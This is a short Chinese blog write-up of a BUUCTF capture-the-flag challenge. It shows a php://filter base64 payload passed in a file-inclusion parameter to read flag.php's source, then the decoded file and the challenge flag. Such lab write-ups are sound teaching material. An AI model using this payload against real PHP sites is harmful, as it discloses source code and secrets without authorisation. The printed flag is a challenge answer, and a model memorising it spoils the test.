
[ACTF2020 新生赛]Include 1【文件包含】【读取代码】

原创

Qian途 于 2020-07-27 18:47:46 发布 3701 收藏 13

分类专栏： buuctf

本文链接：https://blog.csdn.net/qq_41523170/article/details/107617936



进入靶场环境：

http://3ff0893f-e04a-41e6-87ad-a39b1889535e.node3.buuoj.cn/

tips

点击tips：

然后就啥也没了，但是url中有 ?file=flag.php 猜测文件包含漏洞，尝试


文件包含直接读取的是文件，而不是文件源码，所以要想办法读取源码

`php://filter/read=convert.base64-encode/resource=xxx.php`

这个方法可以读取代码

然后构造playload:

```
?file=php://filter/read=convert.base64-encode/resource=flag.php
```



PD9waHAKZWNobyAiQ2FuIHlvdSBmaW5kIG91dCB0aGUgZmxhZz8iOwovL2ZsYWd7NjNlMmIyYzAtNWY5Mi00NjJlLWFkYmYtZTA1ODhhMzQ0MjhjfQo=

然后对得到的字符

串 `PD9waHAKZWNobyAiQ2FuIHlvdSBmaW5kIG91dCB0aGUgZmxhZz8iOwovL2ZsYWd7NjNlMmIyYzAtNWY5Mi00NjJlLWFkYmYtZTA1ODhhMzQ0MjhjfQo=`

进行base64解密得到flag：

```
<?php
echo "Can you find out the flag?";
//flag{63e2b2c0-5f92-462e-adbf-e0588a34428c}
```